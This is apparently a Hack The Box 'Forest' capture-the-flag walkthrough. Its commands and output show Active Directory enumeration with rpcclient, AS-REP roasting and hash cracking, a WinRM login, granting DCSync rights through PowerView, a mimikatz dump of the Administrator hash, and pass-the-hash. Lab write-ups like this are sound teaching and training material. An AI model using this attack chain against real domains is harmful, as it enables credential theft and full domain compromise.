
Forest

in this machine go through rpcclient and enum users , then doing pre auth attack and get user hash then crack it and get in and get first flag , while we in we upload shaphound to machine to enum the ad , find that the user is member of service account and can grant us writedacl then we can add dcsync rights to the user and dump administrator hash then doing pass the hash we got root flag

lets start by recon



```
┌──(root㉿meow)-[~/htb/forest]
└─# nmap 10.129.137.212 -sV -sC -T4
Starting Nmap 7.93 ( https://nmap.org ) at 2023-08-07 01:12 EDT
Nmap scan report for 10.129.137.212 (10.129.137.212)
Host is up (0.66s latency).
Not shown: 989 closed tcp ports (reset)
PORT     STATE SERVICE      VERSION
53/tcp   open  domain       Simple DNS Plus
88/tcp   open  kerberos-sec Microsoft Windows Kerberos (server time: 2023-08-07 05:19:39Z)
135/tcp  open  msrpc        Microsoft Windows RPC
139/tcp  open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp  open  ldap         Microsoft Windows Active Directory LDAP (Domain: htb.local, Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds Windows Server 2016 Standard 14393 microsoft-ds (workgroup: HTB)
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap         Microsoft Windows Active Directory LDAP (Domain: htb.local, Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
Service Info: Host: FOREST; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 2h26m50s, deviation: 4h02m31s, median: 6m48s
| smb2-security-mode:
|   311:
|_    Message signing enabled and required
| smb2-time:
|   date: 2023-08-07T05:19:54
|_  start_date: 2023-08-07T05:17:33
| smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: required
| smb-os-discovery:
|   OS: Windows Server 2016 Standard 14393 (Windows Server 2016 Standard 6.3)
|   Computer name: FOREST
|   NetBIOS computer name: FOREST\x00
```

while check smb with smbmap and smbclient it don’t give any thing

so i decide to get into rpcclient and enum from it

```
┌──(root㉿meow)-[~/htb/forest]
└─# rpcclient -N -U "" htb.local
rpcclient $> enumdomusers
user:[Administrator] rid:[0x1f4]
user:[Guest] rid:[0x1f5]
user:[krbtgt] rid:[0x1f6]
user:[DefaultAccount] rid:[0x1f7]
user:[$331000-VK4ADACQNUCA] rid:[0x463]
user:[SM_2c8eef0a09b545acb] rid:[0x464]
user:[SM_ca8c2ed5bdab4dc9b] rid:[0x465]
user:[SM_75a538d3025e4db9a] rid:[0x466]
user:[SM_681f53d4942840e18] rid:[0x467]
user:[SM_1b41c9286325456bb] rid:[0x468]
user:[SM_9b69f1b9d2cc45549] rid:[0x469]
user:[SM_7c96b981967141ebb] rid:[0x46a]
user:[SM_c75ee099d0a64c91b] rid:[0x46b]
user:[SM_1ffab36a2f5f479cb] rid:[0x46c]
user:[HealthMailboxc3d7722] rid:[0x46e]
user:[HealthMailboxfc9daad] rid:[0x46f]
user:[HealthMailboxc0a90c9] rid:[0x470]
user:[HealthMailbox670628e] rid:[0x471]
user:[HealthMailbox968e74d] rid:[0x472]
user:[HealthMailbox6ded678] rid:[0x473]
user:[HealthMailbox83d6781] rid:[0x474]
user:[HealthMailboxfd87238] rid:[0x475]
user:[HealthMailboxb01ac64] rid:[0x476]
user:[HealthMailbox7108a4e] rid:[0x477]
user:[HealthMailbox0659cc1] rid:[0x478]
user:[sebastien] rid:[0x479]
user:[lucinda] rid:[0x47a]
user:[svc-alfresco] rid:[0x47b]
user:[andy] rid:[0x47e]
user:[mark] rid:[0x47f]
user:[santi] rid:[0x480]
rpcclient $> exit
```

and now we have list of users , so i wanna get them and check if any user vuln to **AS-REP Roasting (**you have to explicitly set `Accounts Does not Require Pre-Authentication` aka `DONT_REQ_PREAUTH`)

`./GetNPUsers.py -dc-ip 10.129.137.212 htb.local/ -request -usersfile /root/htb/forest/users`

```
┌──(root㉿meow)-[/opt/impacket/examples]
└─# ./GetNPUsers.py -dc-ip 10.129.137.212 htb.local/ -request -usersfile /root/htb/forest/users
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[-] User santi doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User mark doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User andy doesn't have UF_DONT_REQUIRE_PREAUTH set
$krb5asrep$23$svc-alfresco@HTB.LOCAL:7d1618f784029cb47a37e3cc4bd3fae2$e0d12ab619710b912ff7cf79631d1918a061562aa71f607326ff5408104260e6f9e6762fd507935c0dca72818f674d413083e259ba6756340a11315
d0ade09cd23252fad6d6e46d150ab33a7acc1e871b2a88518604fcb027fb355ca333d6266dd61805b3047c4a6fe1ba15bb7e2dfcd187911a6e725029d2431e1b88d4bbcd020953c04cf60b6a09ae99c8631105af4e5e411c5f958a2b5e07a
3d9a357aa9d54244796e4835880074d9881dad65fe5d73b2eeb5782997310ce589dee0542b220eed5eb01c29a65b030bc8061b6864cd5bf7892fe0d5a6c36d0816d764e710561a7d62414d89
[-] User lucinda doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User sebastien doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] invalid principal syntax
```

and yeah we find hash of an user , lets get it and crack it with john

```
┌──(root㉿meow)-[~/htb/forest]
└─# john --wordlist=/usr/share/wordlists/rockyou.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 / PBKDF2 HMAC-SHA1 AES 128/128 AVX 4x])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
s3rvice          ($krb5asrep$23$svc-alfresco@HTB.LOCAL)
1g 0:00:00:16 DONE (2023-08-07 01:28) 0.06067g/s 247922p/s 247922c/s 247922C/s s401447401447401447..s3r2s1
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

nice lets check if winrm available with `crackmapexec`

```
┌──(root㉿meow)-[~/htb/forest]
└─# crackmapexec winrm htb.local -u svc-alfresco -p s3rvice
SMB         htb.local       5985   FOREST           [*] Windows 10.0 Build 14393 (name:FOREST) (domain:htb.local)
HTTP        htb.local       5985   FOREST           [*] http://htb.local:5985/wsman
WINRM       htb.local       5985   FOREST           [+] htb.local\svc-alfresco:s3rvice (Pwn3d!)
```

we can log now

```
┌──(root㉿meow)-[~/htb/forest]
└─# evil-winrm -i htb.local -u svc-alfresco -p s3rvice

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> cd ../desktop
*Evil-WinRM* PS C:\Users\svc-alfresco\desktop> dir


    Directory: C:\Users\svc-alfresco\desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-ar---         8/6/2023  10:18 PM             34 user.txt

*Evil-WinRM* PS C:\Users\svc-alfresco\desktop> type user.txt
4b20ed7d7501194cb743ee4e42228d5b
```

nice

now as it active directory machine I do bloodhound to enum it and see how to grant high priv

found that we in service account group and and we can grant writedacl to the account we in from https://adsecurity.org/?p=3658

then we want to put the user in exchange windows permissions group to grant him dcsync rights

so lets add the user to the group first


`Add-ADGroupMember -Identity "Exchange Windows Permissions" -Members svc-alfresco`

then we need add dcsync rights to the user , bloodhound give us nice code but it need to be modified cause i just still work and don't give any result so the next is work fine


```
$SecPassword = ConvertTo-SecureString 's3rvice' -AsPlainText -Force
$Cred = New-Object System.Management.Automation.PSCredential('htb.local\svc-alfresco', $SecPassword)
Add-DomainObjectAcl -Credential $Cred  -TargetIdentity "DC=htb,DC=local" -PrincipalIdentity svc-alfresco -Rights DCSync
```

> but take care cause i check the exchange group found that user got deleted from it so i think there an script that running like cron


then we need to run mimikatz with dcsync , so i run this oneline `.\mimikatz.exe 'lsadump::dcsync /domain:htb.local /user:Administrator' exit`



nice we can do pass the hash and log with administrator account



and as i said this reverst powershell script delete the permission i do for the user every 1 minute



and here we finish , thx for reading ^-^

ref for this machine : https://www.whiteoaksecurity.com/blog/account-operators-privilege-escalation/

https://burmat.gitbook.io/security/hacking/domain-exploitation

https://05t3.github.io/posts/PowerView-Walkthrough/

https://book.hacktricks.xyz/network-services-pentesting/pentesting-smb/rpcclient-enumeration